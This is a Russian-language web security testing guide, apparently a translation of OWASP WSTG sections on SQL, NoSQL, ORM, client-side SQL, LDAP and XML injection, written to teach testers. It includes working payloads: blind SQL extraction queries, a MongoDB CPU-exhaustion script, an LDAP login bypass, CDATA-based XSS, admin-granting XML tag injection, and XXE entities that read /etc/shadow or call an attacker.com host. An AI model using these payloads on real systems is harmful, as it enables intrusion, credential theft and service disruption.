Кроме того, можно определить схему базы данных, используя стандартный список слов (например, [FuzzDb](#)).

В некоторых случаях разработчики или системные администраторы не понимают, что размещение файла `.mdb` каталог `webroot` приложения может позволить загрузить базу данных целиком. Имена файлов базы данных можно получить с помощью следующего запроса:

```
http://www.example.com/page.app?
id=1'+UNION+SELECT+1+FROM+name.table%00
```

где `name` — имя файла `.mdb`, а `table` — допустимая таблица базы данных. В случае баз данных, защищённых паролем, для взлома пароля можно использовать разные утилиты. См. раздел Ссылки.

Тестирование слепых SQL-инъекций

Уязвимости [слепых SQL-инъекций](#) никогда не были легко эксплуатируемыми SQL-инъекциями при тестировании реальных приложений. В случае последних версий MS Access также невозможно выполнять команды оболочки или читать/записывать произвольные файлы.

В случае слепых SQL-инъекций злоумышленник может определить результат запроса только путем оценки разницы во времени или ответов приложения. Предполагается, что читатель уже знаком с теорией, лежащей в основе слепых атак SQL-инъекций, поскольку оставшаяся часть этого раздела будет посвящена конкретным деталям MS Access.

Используется следующий пример:

```
http://www.example.com/index.php?myId=[sql]
```

где параметр ID используется в следующем запросе:

```
SELECT * FROM orders WHERE [id]=$myId
```

Давайте рассмотрим параметр `myId`, уязвимый для слепой SQL-инъекции. Как злоумышленник, мы хотим извлечь содержимое столбца `username` в таблице `users`, предполагая, что мы уже раскрыли схему базы данных.

Типичным запросом, которым можно определить первый символ поля `username` в 10-й строке, будет:

```
http://www.example.com/index.php?
id=IIF((select%20MID(LAST(username),1,1)%20from%20(select%20TOP%20
010%20username%20from%20users)='a',0,'no'))
```

Если первым символом является **a**, запрос выдаст **0**, в противном случае строку **no**.

Используя комбинацию функций **IFF**, **MID**, **LAST** и **TOP**, можно извлечь первый символ имени пользователя в выбранной строке. Поскольку внутренний запрос возвращает набор записей, а не одну, использовать его напрямую невозможно. К счастью, мы можем сочетать несколько функций для извлечения определённой строки.

Предположим, что мы хотим получить имя пользователя из 10-й строки. Во-первых, мы можем использовать функцию **TOP** для выбора первых десяти строк, используя следующий запрос:

```
SELECT TOP 10 username FROM users
```

Затем, используя это подмножество, мы можем извлечь последнюю строку с помощью функции **LAST**. Когда у нас есть только одна строка и это именно та строка, которая содержит нашу, мы можем использовать функции **IFF**, **MID** и **LAST**, чтобы вывести фактическое значение имени пользователя. В нашем примере мы используем **IFF** для выдачи числа или строки. Используя этот трюк, мы можем узнать правду, наблюдая за ответами об ошибках приложения. Поскольку **id** является числовым, сравнение со строкой приводит к ошибке SQL, которая потенциально может быть раскрыта в **500 Internal Server Error pages**. В противном случае, скорее всего, будет выдана стандартная страница **200 OK**.

Например, у нас может быть следующий запрос:

```
http://www.example.com/index.php?
id='%20AND%201=0%20OR%20'a'=IFF((select%20MID(LAST(username),1,1)
%20from%20(select%20TOP%2010%20username%20from%20users))='a','a',
'b')%00
```

т.е. **TRUE**, если первый символ равен 'a', и **false** в противном случае.

Как уже упоминалось, этот метод позволяет определить значение произвольных строк в базе данных:

1. Пробуя все печатные символы, пока не найдётся совпадение
2. Определяя длину строки с помощью функции **LEN** или просто остановившись после того, как найдены все символы.

Слепые SQL-инъекции, основанные на времени, также возможны при злоупотреблении [тяжёлыми запросами](#).

Ссылки

- [Памятка по SQL-инъекциям в MS Access](#)

- [Access Through Access - Brett Moore](#)
 - [Access SQL Injection - Brett Moore](#)
 - [MS Access: Functions](#)
 - [Microsoft Access - Wikipedia](#)
-

Тестирование NoSQL-инъекций

Обзор

Базы данных NoSQL обеспечивают более слабые ограничения по согласованности данных, чем традиционные базы данных SQL. Требуя меньше реляционных ограничений и проверок на согласованность, базы данных NoSQL часто дают преимущества в производительности и масштабировании. Тем не менее, они по-прежнему потенциально уязвимы для атак инъекции, несмотря на то, что они не используют традиционный синтаксис SQL. Поскольку атаки инъекции NoSQL могут выполняться на [процедурном языке](#), а не на [декларативном языке SQL](#), потенциальные последствия больше, чем при традиционном внедрении SQL.

Вызовы базы данных NoSQL пишутся на языке программирования приложения, клиентского API или форматируются в соответствии с принятым соглашением (например, **XML**, **JSON**, **LINQ** и т.д.). Меры контроля и нейтрализации приложений могут не сработать в ответ на вредоносный ввод, нацеленный на эти спецификации. Например, фильтрация распространённых специальных символов HTML, таких как **< > & ;**, не предотвратит атаки на JSON API, где специальные символы включают **/ { } :**.

В настоящее время известно более 200 [баз данных NoSQL](#), предоставляющих API на различных языках и моделях отношений. Каждый из них предлагает различные возможности и ограничения. Поскольку между ними нет общего языка, пример кода инъекции не будет применим ко всем базам данных NoSQL. По этой причине прежде, чем разрабатывать тесты с NoSQL-инъекциями, необходимо ознакомиться с синтаксисом, моделью данных и базовым языком программирования.

Атаки с использованием NoSQL-инъекций могут выполняться не в тех областях приложения, где обычные SQL-инъекции. Там, где SQL-инъекция будет выполняться на сервере базы данных, варианты NoSQL могут выполняться на уровне приложения или на уровне базы данных, в зависимости от используемого NoSQL API и модели данных. NoSQL-инъекции обычно выполняются, когда строка атаки парсится, оценивается или конкатенируется в вызов API NoSQL.

Кроме того, атаки по времени могут быть связаны с отсутствием контроля параллелизма в базе данных NoSQL. Они не охватываются тестами на инъекции. На момент написания MongoDB была наиболее широко используемой базой данных NoSQL, поэтому во всех примерах будут использоваться API MongoDB.

Как тестировать

Тестирование уязвимостей NoSQL-инъекций в MongoDB

API MongoDB ожидает вызовы BSON (Binary JSON) и включает безопасный инструмент сборки BSON-запросов. Однако, согласно документации MongoDB, несериализованные JSON и [JavaScript-выражения](#) разрешены в нескольких альтернативных параметрах запроса. Наиболее часто используемый вызов API, допускающий произвольный ввод JavaScript, — это оператор **\$where**.

Оператор MongoDB **\$where** обычно используется в качестве простого фильтра или проверки, как и в SQL.

```
db.myCollection.find( { $where: "this.credits` ``==``  
``this.debits" } );
```

При желании также оценивается JavaScript для записи более сложных условий.

```
db.myCollection.find( { $where: function() { return obj.credits -  
obj.debits < 0; } } );
```

Пример 1

Если бы злоумышленник смог манипулировать данными, передающимися в оператор **\$where**, он мог бы включить произвольный JavaScript в состав запроса MongoDB. Пример уязвимости показан в следующем коде, если пользовательский ввод передаётся непосредственно в запрос MongoDB без нейтрализации.

```
db.myCollection.find( { active: true, $where: function() { return  
obj.credits - obj.debits < $userInput; } } );
```

Как и при тестировании других типов инъекций, чтобы продемонстрировать проблему не обязательно полностью эксплуатировать уязвимость. Вводя специальные символы, соответствующие целевому языку API, и наблюдая за результатами, можно определить, правильно ли приложение обработало входные данные. Например, в MongoDB, если строка, содержащая любой из следующих специальных символов, передаётся без нейтрализации, то вызовет ошибку базы данных.

```
' " \ ; { }
```

При обычной SQL-инъекции аналогичная уязвимость позволяет злоумышленнику выполнять произвольные SQL-команды, раскрывая данные или манипулируя ими

по своему усмотрению. Однако, поскольку JavaScript является полнофункциональным языком, он позволяет злоумышленнику не только манипулировать данными, но и запускать произвольный код. Например, вместо того, чтобы просто вызвать ошибку при тестировании, в настоящем эксплойте будут использоваться специальные символы для создания корректного JavaScript.

Данная строка `0;var date=new Date(); do{curDate = new Date();}while(curDate-date<10000)`, вставленная в `$userInput` в примере кода выше приведёт к тому, что весь экземпляр MongoDB будет выполняться при 100% загрузке процессора в течение 10 секунд.

```
function() { return obj.credits - obj.debits < 0;var date=new Date(); do{curDate = new Date();}while(curDate-date<10000); }
```

Пример 2

Даже если входные данные, используемые в запросах, полностью нейтрализованы или параметризованы, есть альтернативный путь, по которому можно запустить NoSQL-инъекцию. Многие экземпляры NoSQL имеют свои собственные зарезервированные имена переменных, не зависящие от языка программирования приложения.

Например, в MongoDB синтаксис `$where` сам по себе является зарезервированным оператором запроса. Он должен быть передан в запрос точно так, как показано; любое изменение приведёт к ошибке базы данных. Однако, поскольку `$where` также является допустимым именем переменной в PHP, злоумышленник может вставить код в запрос, создав переменную PHP с именем `$where`. Документация PHP MongoDB явно предупреждает об этом разработчиков:

Убедитесь, что для всех специальных операторов запроса (начинающихся с `$`) вы используете одинарные кавычки, чтобы PHP не пытался заменить `$exists` значением переменной `$exists`.

Даже если запрос не зависит от пользовательского ввода, как в следующем примере, злоумышленник может проэксплуатировать MongoDB, заменив оператор вредоносными данными.

```
db.myCollection.find( { $where: function() { return obj.credits - obj.debits < 0; } } );
```

Одним из способов потенциального присвоения данных переменным PHP является [загрязнение параметров HTTP](#). Создав переменную с именем `$where` через загрязнение параметра, можно вызвать ошибку MongoDB, указывающую на то, что запрос больше не является допустимым. Любого значения `$where`, отличного от самой строки `$where`, должно быть достаточно, чтобы

продемонстрировать уязвимость. Злоумышленник мог бы разработать полноценный эксплойт, вставив:

```
$where: function() { //далее произвольный JavaScript }
```

Ссылки

Полезные нагрузки для инъекций

- [Injection payload wordlist with examples of NoSQL Injection for MongoDB](#)

Технические руководства

- [Bryan Sullivan from Adobe: "NoSQL, But Even Less Security"](#)
 - [Erlend from Bekk Consulting: "\[Security\] NOSQL-injection"](#)
 - [Felipe Aragon from Syhunt: "NoSQL/SSJS Injection"](#)
 - [MongoDB Documentation: "How does MongoDB address SQL or Query injection?"](#)
 - [PHP Documentation: "MongoDB Driver Classes"](#)
 - [Hacking NodeJS and MongoDB](#)
 - [Attacking NodeJS and MongoDB](#)
-

Тестирование ORM-инъекций

Обзор

[Инъекции объектно-реляционного сопоставления \(ORM\)](#) — это атака с использованием SQL-инъекций на объектную модель доступа к данным, сгенерированную ORM. С точки зрения тестировщика эта атака практически идентична атаке SQL-инъекции. Однако уязвимость инъекции существует в коде, сгенерированном на уровне ORM.

Преимущества использования инструмента ORM включают быструю генерацию объектного уровня для связи с реляционной базой данных, стандартизацию шаблонов кода для этих объектов и то, что они обычно предоставляют набор безопасных функций для защиты от атак SQL-инъекций. Объекты, созданные ORM, могут использовать SQL или, в некоторых случаях, вариант SQL для выполнения CRUD-операций (создание, чтение, изменение, удаление) в базе данных. Однако web-приложение, использующее объекты, сгенерированные ORM, может оказаться уязвимым для атак SQL-инъекций, если методы могут принимать входные параметры без нейтрализации.

Как тестировать

Уровни ORM могут быть подвержены уязвимостям, поскольку они расширяют поверхность атаки. Вместо прямого обращения к приложению с помощью SQL-

запросов вы сосредотачиваетесь на злоупотреблении уровнем ORM для отправки вредоносных SQL-запросов.

Определение реализации ORM

Чтобы тщательно протестировать и понять, что происходит с вашими и серверными запросами, а также во всём, что связано с проведением надлежащего тестирования, важно определить используемую технологию. Вы должны быть осведомлены о технологии, используемой приложением. Проверьте [список соответствия языков библиотекам ORM](#).

Злоупотребление уровнем ORM

После определения возможной реализации ORM становится важным понять, как работает его парсер, и изучить способы злоупотребления им, или даже, если приложение использует старую версию, определить CVE, относящиеся к используемой библиотеке. Иногда уровни ORM реализованы некорректно и, таким образом, позволяют провести классическую [SQL-инъекцию](#), не беспокоясь об уровне ORM.

Уязвимые реализации ORM

Сценарий, в котором уровень ORM не был реализован должным образом, взят из [SANS](#):

JAVA

```
List results = session.createQuery("from Orders as orders
where orders.id = " + currentOrder.getId()).list();
List results = session.createSQLQuery("Select * from Books
where author = " + book.getAuthor()).list();
```

В приведенном выше примере не реализован позиционный параметр, который позволяет разработчику заменить ввод на **?**. Пример был бы таким:

JAVA

```
Query hqlQuery = session.createQuery("from Orders as orders
where orders.id = ?");
List results = hqlQuery.setString(0, "123-ADB-567-
QTWYTFDL").list(); // 0 — это первая позиция, где он
динамически заменяется набором строк
```

Эта реализация оставляет контроль входных данных и их нейтрализацию на уровне ORM, и единственный способ обойти это — выявить проблему на уровне ORM.

Уязвимый уровень ORM

Уровень ORM — это код, в большинстве случаев сторонние библиотеки. Они могут быть уязвимы, как и любой другой фрагмент кода. Одним из примеров может быть прм-библиотека [sequelize ORM](#), которая была признана уязвимой в 2019 году. В другом исследовании, проведённом [Sonar](#), были обнаружены обходы в [hibernate ORM](#), используемом в Java.

Основываясь на [статье в блоге Sonar](#), памятка, которая позволила бы выявлять проблемы, может выглядеть следующим образом:

DBMS	SQL INJECTION (NO QUOTES)
MySQL	'abc\" INTO OUTFILE -- '
PostgreSQL	\$\$='\$\$=chr(61) chr(0x27) and 1=pg_sleep(2) version()'
Oracle	NVL(TO_CHAR(DBMS_XMLGEN.getxml('select 1 where 1337>1')), '1')!='1'
MS SQL	1<LEN(%C2%A0(select%C2%A0top%C2%A01%C2%A0name%C2%A0from%C2%A0users)

Другим примером может служить [Laravel Query-Builder](#), который был признан [уязвимым в 2019 г.](#)

Ссылки

- [Wikipedia - ORM](#)
- [New Methods for Exploiting ORM Injections in Java Applications \(HITB16\)](#)
- [HITB2016 Slides - ORM Injections in Java Applications\]](#)
- [Fixing SQL Injection: ORM is not enough](#)
- [PayloadsAllTheThings - HQL Injection](#)

Тестирование на стороне клиента

Обзор

SQL-инъекция на стороне клиента происходит, когда приложение реализует технологию [Web SQL Database](#), не проверяя должным образом входные данные, и не параметризуя переменные запроса. Управление этой базой данных осуществляется с помощью вызовов API JavaScript (JS), таких как `openDatabase()`, который создает или открывает существующую базу данных.

Задачи тестирования

Тестовый сценарий, описанный ниже подтвердит правильность проверки входных данных. Если реализация уязвима, злоумышленник может читать, изменять или удалять информацию, хранящуюся в базе данных.

Как тестировать

Идентификация базы данных Web SQL

Если тестируемое приложение реализует Web SQL DB, в клиентском ядре будут использоваться следующие три вызова:

- `openDatabase()`
- `transaction()`
- `executeSQL()`

Приведённый ниже код показывает пример реализации API:

JS

```
var db = openDatabase(shortName, version, displayName,
maxSize);

db.transaction(function(transaction) {
    transaction.executeSql('INSERT INTO LOGS (time, id,
log) VALUES (?, ?, ?)', [dateTime, id, log]);
});
```

Инъекция в web SQL DB

После подтверждения использования `executeSQL()`, злоумышленник готов протестировать безопасность его реализации.

Реализация Web SQL DB основна на синтаксисе [SQLite](#).

Обход условий

В следующем примере показано, как это можно проэксплуатировать на стороне клиента:


```
// Пример URL: https://example.com/user#15
var userId = document.location.hash.substring(1,); // ID
без хэша -> 15

db.transaction(function(transaction){
    transaction.executeSQL('SELECT * FROM users WHERE user
= ' + userId);
});
```

Чтобы получить информацию по всем пользователям, а не только по пользователю, соответствующему злоумышленнику, можно было бы использовать: **15 OR 1=1** во фрагменте URL.

ПРИМЕЧАНИЕ: Будьте осторожны при внедрении условия OR 1=1 в SQL-запрос. Хотя это может быть безвредно в исходном контексте, в который вы внедряете, приложения часто используют данные из одного запроса в нескольких разных запросах. Например, если ваше условие достигает оператора UPDATE или DELETE, это может привести к случайной потере данных.

За дополнительной полезной нагрузкой обратитесь к сценарию [Тестирование SQL-инъекций](#).

Меры защиты

См. Меры защиты в [Тестирование SQL-инъекций](#).

Ссылки

- [W3C Web SQL Database](#)
- [Apple's JavaScript Database Tutorial](#)
- [Tutorialspoint HTML5 Web SQL Database](#)
- [Portswigger's Client-Side SQL Injection](#)
- [HTML 5. Работа с Web SQL базой данных](#)

Тестирование LDAP-инъекций

ID

WSTG-INPV-06

Обзор

Облегченный протокол доступа к каталогам (англ.: Lightweight Directory Access Protocol, LDAP) используется для хранения информации о пользователях, хостах и многих других объектах. [LDAP-инъекция](#) — это атака на стороне сервера, которая делает возможным разглашение, изменение или вставку конфиденциальной информации о пользователях и хостах, представленных в структуре LDAP. Это делается путем манипулирования входными параметрами, которые затем передаются во внутренние функции поиска, добавления и изменения.

Web-приложение может использовать LDAP для того, чтобы позволить пользователям проходить аутентификацию или искать информацию о других пользователях внутри корпоративной структуры. Целью атак LDAP-инъекций является вставка метасимволов поисковых фильтров LDAP в запрос, который будет выполняться приложением.

[RFC2254](#) определяет грамматику построения фильтра поиска в LDAPv3 и расширяет [RFC1960](#) (LDAPv2).

Фильтр поиска LDAP строится в польской записи, также известной как [префиксная нотация](#).

Это означает, что условие псевдокода в поисковом фильтре, например,

```
find("cn=John & userPassword=mypass")
```

будет выглядеть так:

```
find("(&(cn=John)(userPassword=mypass))")
```

Логические условия и групповые агрегации в фильтре поиска LDAP можно применять с помощью следующих метасимволов:

Метасимвол	Значение
&	Логическое И
	Логическое ИЛИ
!	Логическое НЕ
=	Равно
~=	Приблизительно равно
>=	Больше
<=	Меньше
*	Любой символ
()	Группирующие скобки

Более полные примеры создания фильтра поиска можно найти в соответствующем RFC.

Успешная эксплуатация уязвимости LDAP-инъекции может позволить тестировщику:

- несанкционированный доступ к контенту;
- обходить ограничения приложения;
- несанкционированный сбор информации;
- добавлять или изменять объекты внутри древовидной структуры LDAP.

Задачи тестирования

- Определите точки инъекции LDAP.
- Оценить воздействие инъекции.

Как тестировать

Пример 1: Фильтры поиска

Предположим, у нас есть web-приложение, использующее фильтр поиска, например:

```
searchfilter="(cn="+user+")"
```

который создается HTTP-запросом, подобным такому:

```
http://www.example.com/ldapsearch?user=John
```

Если значение **John** заменить на *****, отправив запрос:

```
http://www.example.com/ldapsearch?user=*
```

фильтр будет выглядеть так:

```
searchfilter="(cn=*)"
```

который соответствует объектам с любым атрибутом 'cn'.

Если приложение уязвимо для LDAP-инъекции, оно будет отображать некоторые или все атрибуты пользователя, в зависимости от потока выполнения приложения и разрешений пользователя, подключенного к LDAP.

Тестировщик может использовать метод проб и ошибок, вставляя в параметр **(**, **|**, **&**, ***** и другие символы, чтобы проверить приложение на наличие ошибок.

Пример 2: Вход в систему

Если web-приложение использует LDAP для проверки учётных данных пользователя в процессе входа в систему и оно уязвимо для LDAP-инъекции,

можно обойти аутентификацию, введя всегда истинный LDAP-запрос (аналогично SQL- и XPATH-инъекциям).

Предположим, что web-приложение использует фильтр для сопоставления пары пользователь/пароль в LDAP.

```
searchlogin= "(&(uid="+user+")(userPassword=
{MD5}"+"base64(pack("H*",md5(pass))+""))");
```

Со следующими значениями:

TXT

```
user=*)(uid=*))(|(uid=*
pass=password
```

поисковый фильтр будет:

```
searchlogin="(&(uid=*)(uid=*))(|(uid=*)(userPassword=
{MD5}X03M01qnZdYdgyfeuILPmQ==))";
```

что корректно и всегда истинно. Таким образом, тестировщик получит статус первого пользователя в дереве LDAP.

Инструменты

- [Softerra LDAP Browser](#)

Ссылки

- [Памятка по предотвращению LDAP-инъекций](#)

Технические руководства

- [Sacha Faust: LDAP Injection: Are Your Applications Vulnerable?](#)
- [IBM paper: Understanding LDAP](#)
- [RFC 1960: A String Representation of LDAP Search Filters](#)
- [LDAP injection](#)

Тестирование XML-инъекций

ID

WSTG-INPV-07

Обзор

Тестирование XML-инъекций — это когда тестировщик пытается вставить XML-документ в приложение. Если синтаксический анализатор XML (парсер) не может проверить контекст данных, тест даёт положительный результат.

В этом разделе описываются практические примеры XML-инъекций. Сначала будет определён обмен XML-сообщениями и объяснены принципы его работы. Затем — метод обнаружения, в котором мы попытаемся вставить XML-метасимволы. Как только будет выполнен первый шаг, у тестировщика будет некоторая информация о структуре XML, поэтому можно будет попробовать ввести XML-данные и теги (инъекция тегов).

Задачи тестирования

- Найти точки входа для XML-инъекций.
- Оценить типы атак, которые можно провести, и степень их воздействия.

Как тестировать

Предположим, что есть некое web-приложение, использующее обмен XML-сообщениями для регистрации пользователей. Это делается путём создания и добавления нового узла **user** в файл **xmlDb**.

Предположим, файл xmlDB выглядит следующим образом:

XML

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<users>
  <user>
    <username>gandalf</username>
    <password>!c3</password>
    <userid>0</userid>
    <mail>gandalf@middleearth.com</mail>
  </user>
  <user>
    <username>Stefan0</username>
    <password>w1s3c</password>
    <userid>500</userid>
    <mail>Stefan0@whysec.hmm</mail>
  </user>
</users>
```

Когда пользователь регистрируется, заполняя HTML-форму, приложение получает его данные в стандартном запросе, который для простоты предполагается

отправлять в запросе **GET**.

Например, следующие значения:

TXT

```
Username: tony
Password: Un6R34kb!e
E-mail: s4tan@hell.com
```

дают запрос:

```
http://www.example.com/addUser.php?
username=tony&password=Un6R34kb!e&email=s4tan@hell.com
```

Тогда приложение создаёт следующий узел:

XML

```
<user>
  <username>tony</username>
  <password>Un6R34kb!e</password>
  <userid>500</userid>
  <mail>s4tan@hell.com</mail>
</user>
```

который будет добавлен в xmlDB:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<users>
  <user>
    <username>gandalf</username>
    <password>!c3</password>
    <userid>0</userid>
    <mail>gandalf@middleearth.com</mail>
  </user>
  <user>
    <username>Stefan0</username>
    <password>w1s3c</password>
    <userid>500</userid>
    <mail>Stefan0@whysec.hmm</mail>
  </user>
  <user>
    <username>tony</username>
    <password>Un6R34kb!e</password>
    <userid>500</userid>
    <mail>s4tan@hell.com</mail>
  </user>
</users>
```

Обнаружение

Первый шаг для проверки приложения на наличие уязвимости XML-инъекции состоит в попытке вставить XML-метасимволы.

XML-метасимволы — это:

- Одинарная кавычка: `'` — если этот символ не нейтрализовать, он может вызывать исключения во время парсинга XML, если введённое значение попадёт в значение атрибута в теге.

В качестве примера предположим, что есть следующий атрибут:

```
<node attrib='$inputValue' />
```

Итак, если

```
inputValue = foo'
```

вставляется как значение атрибута

```
<node attrib='foo' />
```


то результирующий XML-документ имеет неправильный формат.

- Двойная кавычка: " — этот символ имеет то же значение, что и одинарная, и может использоваться, если значение атрибута заключено в двойные кавычки.

```
<node attrib="$inputValue"/>
```

Итак, если

```
$inputValue = foo"
```

подстановка даёт:

```
<node attrib="foo""/>
```

и полученный XML-документ невалиден.

- Угловые скобки: > и < — добавляя открывающую или закрывающую угловые скобки в пользовательский ввод

```
Username = foo<
```

приложение строит новый узел:

XML

```
<user>
  <username>foo<</username>
  <password>Un6R34kb!e</password>
  <userid>500</userid>
  <mail>s4tan@hell.com</mail>
</user>
```

но из-за наличия незакрытой < результирующий XML-документ невалиден.

- Тег комментария: <!--/--> — эта последовательность символов интерпретируется как начало/конец комментария. Таким образом, введя один из них в параметр имени пользователя:

```
Username = foo<!--
```

приложение создаст узел типа:

```
<user>
  <username>foo<!--</username>
  <password>Un6R34kb!e</password>
  <userid>500</userid>
  <mail>s4tan@hell.com</mail>
</user>
```

что не является допустимой последовательностью в XML.

- Амперсанд: **&** — используется в синтаксисе XML для представления объектов. Формат объекта: **&symbol;**. Сущность сопоставляется с символом в наборе символов Unicode.

Например:

```
<tagnode>&lt;</tagnode>
```

правильно оформлен и валиден, представляет собой ASCII-символ **<**.

Если **&** не кодируется как **&**, его можно использовать для проверки XML-инъекции.

На самом деле, если дан ввод, подобный:

```
Username = &foo
```

будет создан новый узел:

```
<user>
  <username>&foo</username>
  <password>Un6R34kb!e</password>
  <userid>500</userid>
  <mail>s4tan@hell.com</mail>
</user>
```

но, опять же, документ невалиден: **&foo** не заканчивается **;**; а сущность **&foo;** не определена.

- Разделители разделов CDATA: **<![CDATA[/]>** — разделы CDATA используются для экранирования блоков текста, содержащих символы, которые иначе были бы распознаны как разметка. Другими словами, символы, заключенные в разделе CDATA, не анализируются XML-парсером.

Например, если есть необходимость представить строку `<foo>` внутри текстового узла, можно использовать раздел CDATA:

XML

```
<node>
  <![CDATA[<foo>]]>
</node>
```

здесь `<foo>` не будет интерпретировано как разметка, а будет рассматриваться как символьные данные.

Если узел создан следующим образом:

```
<username><![CDATA[<$userName>]]></username>
```

тестировщик может попытаться ввести конечную строку CDATA `]]>`, чтобы попытаться сделать невалидным XML-документ.

```
userName = ]]>
```

это приведёт к:

```
<username><![CDATA[]]>]]></username>
```

что не является допустимым фрагментом XML.

Ещё один тест с тегом CDATA. Предположим, что XML-документ обрабатывается для создания HTML-страницы. В этом случае разделители разделов CDATA могут быть просто удалены без дальнейшей проверки их содержимого. Затем можно ввести HTML-теги, которые будут включены в сгенерированную страницу, полностью минуя имеющиеся процедуры нейтрализации.

Рассмотрим конкретный пример. Предположим, у нас есть узел, содержащий некоторый текст, который будет отображаться пользователю.

XML

```
<html>
  $HTMLCode
</html>
```

Тогда злоумышленник может ввести следующие данные:

```
$HTMLCode = <![CDATA[<]]>script<![CDATA[>]]>alert('xss')<![CDATA[<]]>/script<![CDATA[>]]>
```

и получить следующий узел:

XML

```
<html>
  <![CDATA[<]]>script<![CDATA[>]]>alert('xss')<![
  CDATA[<]]>/script<![CDATA[>]]>
</html>
```

В процессе обработки разделители разделов CDATA удаляются, в результате чего создаётся следующий HTML-код:

HTML

```
<script>
  alert('XSS')
</script>
```

в результате приложение уязвимо для XSS.

Внешняя сущность: Набор допустимых сущностей может быть расширен путем определения новых. Если определение сущности — это URI, такая называется внешней. Если не настроено иное, внешние сущности заставляют XML-парсер обращаться к ресурсу, указанному в URI, например, к файлу на локальном компьютере или к удалённой системе. Такое поведение подвергает приложение угрозам XML eXternal Entity (XXE), которые могут быть использованы для отказа в обслуживании локальной системы, получения несанкционированного доступа к файлам на локальной машине, сканирования удалённых машин и отказа в обслуживании удалённых систем.

Для проверки на наличие уязвимостей XXE можно использовать следующие входные данные:

XML

```
<?xml version="1.0" encoding="ISO-8859-1"?>
  <![DOCTYPE foo [ <![ELEMENT foo ANY >
    <![ENTITY xxe SYSTEM "file:///dev/random" >]]>
    <foo>&xxe;</foo>
```

Этот тест может привести к сбою web-сервера (в системе UNIX), если XML-парсер попытается заменить сущность содержимым файла /dev/random.

Другие полезные тесты:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
  <!DOCTYPE foo [ <!ELEMENT foo ANY >
    <!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<foo>&xxe;</foo>

<?xml version="1.0" encoding="ISO-8859-1"?>
  <!DOCTYPE foo [ <!ELEMENT foo ANY >
    <!ENTITY xxe SYSTEM "file:///etc/shadow" >]>
<foo>&xxe;</foo>

<?xml version="1.0" encoding="ISO-8859-1"?>
  <!DOCTYPE foo [ <!ELEMENT foo ANY >
    <!ENTITY xxe SYSTEM "file:///c:/boot.ini" >]>
<foo>&xxe;</foo>

<?xml version="1.0" encoding="ISO-8859-1"?>
  <!DOCTYPE foo [ <!ELEMENT foo ANY >
    <!ENTITY xxe SYSTEM
"http://www.attacker.com/text.txt" >]><foo>&xxe;</foo>
```

Инъекция тегов

Как только первый шаг будет выполнен, тестировщик получит некоторую информацию о структуре XML-документа. Затем можно попробовать вставить свои XML-данные и теги. Мы покажем пример того, как это может привести к атаке с повышением привилегий.

Рассмотрим предыдущее приложение. Вставив следующие значения:

```
Username: tony
Password: Un6R34kb!e
E-mail: s4tan@hell.com</mail><userid>0</userid>
<mail>s4tan@hell.com
```

приложение создаст новый узел и добавит его в XML-базу данных:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<users>
  <user>
    <username>gandalf</username>
    <password>!c3</password>
    <userid>0</userid>
    <mail>gandalf@middleearth.com</mail>
  </user>
  <user>
    <username>Stefan0</username>
    <password>w1s3c</password>
    <userid>500</userid>
    <mail>Stefan0@whysec.hmm</mail>
  </user>
  <user>
    <username>tony</username>
    <password>Un6R34kb!e</password>
    <userid>500</userid>
    <mail>s4tan@hell.com</mail>
    <userid>0</userid>
    <mail>s4tan@hell.com</mail>
  </user>
</users>
```

Результирующий XML-файл имеет правильный формат. Более того, вполне вероятно, что для пользователя tony значение, связанное с тегом userid, будет последним, т.е. 0 (идентификатор администратора). Другими словами, мы добавили пользователя с правами администратора.

Единственная проблема заключается в том, что тег userid появляется дважды в последнем пользовательском узле. Часто XML-документы связаны с xsd-схемой или DTD и будут отклонены, если не соответствуют им.

Предположим, что документ XML определяется следующим DTD:

```
<!DOCTYPE users [  
  <!ELEMENT users (user+) >  
  <!ELEMENT user (username,password,userid,mail+) >  
  <!ELEMENT username (#PCDATA) >  
  <!ELEMENT password (#PCDATA) >  
  <!ELEMENT userid (#PCDATA) >  
  <!ELEMENT mail (#PCDATA) >  
>
```

Обратите внимание, что узел идентификатора пользователя (userid) определён с кардинальным числом равным 1. В этом случае атака, которую мы показали ранее (и другие простые атаки), не сработает, если XML-документ проверяется на соответствие его DTD до выполнения какой-либо обработки.

Однако эту проблему можно решить, если тестировщик контролирует значение некоторых узлов, предшествующих узлу-нарушителю (в данном примере — userid). На самом деле тестер может закомментировать такой узел, введя последовательность начала/конца комментария:

```
Username: tony  
Password: Un6R34kb!e</password><!--  
E-mail: --><userid>0</userid><mail>s4tan@hell.com
```

В этом случае получается следующая XML-база данных:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<users>
  <user>
    <username>gandalf</username>
    <password>!c3</password>
    <userid>0</userid>
    <mail>gandalf@middleearth.com</mail>
  </user>
  <user>
    <username>Stefan0</username>
    <password>w1s3c</password>
    <userid>500</userid>
    <mail>Stefan0@whysec.hmm</mail>
  </user>
  <user>
    <username>tony</username>
    <password>Un6R34kb!e</password><!--</password>
    <userid>500</userid>
    <mail>--><userid>0</userid>
  <mail>s4tan@hell.com</mail>
  </user>
</users>
```

Исходный узел **userid** был закомментирован, остался только добавленный. Теперь документ соответствует своим правилам DTD.

Анализ исходного кода

Следующие Java API могут быть уязвимы для XXE, если их не настроить должным образом.


```

javax.xml.parsers.DocumentBuilder
javax.xml.parsers.DocumentBuilderFactory
org.xml.sax.EntityResolver
org.dom4j.*
javax.xml.parsers.SAXParser
javax.xml.parsers.SAXParserFactory
TransformerFactory
SAXReader
DocumentHelper
SAXBuilder
SAXParserFactory
XMLReaderFactory
XMLInputFactory
SchemaFactory
DocumentBuilderFactoryImpl
SAXTransformerFactory
DocumentBuilderFactoryImpl
XMLReader
Xerces: DOMParser, DOMParserImpl, SAXParser, XMLParser

```

Проверьте исходный код, запрещены ли docType, внешние DTD и внешние сущности?

- [Памятка по предотвращению внешних сущностей в XML \(XXE\)](#)

Кроме того, [Java POI office reader](#) может быть уязвим для XXE, если версия ниже 3.10.1.

Версию библиотеки POI можно определить по имени файла JAR. Например,

- **poi-3.8.jar**
- **poi-ooxml-3.8.jar**

Следующие ключевые слова могут применяться в исходном коде на Си:

- libxml2:
 - xmlCtxtReadMemory, xmlCtxtUseOptions, xmlParseInNodeContext, xmlReadDoc, xmlReadFd, xmlReadFile, xmlReadIO, xmlReadMemory, xmlCtxtReadDoc, xmlCtxtReadFd, xmlCtxtReadFile, xmlCtxtReadIO
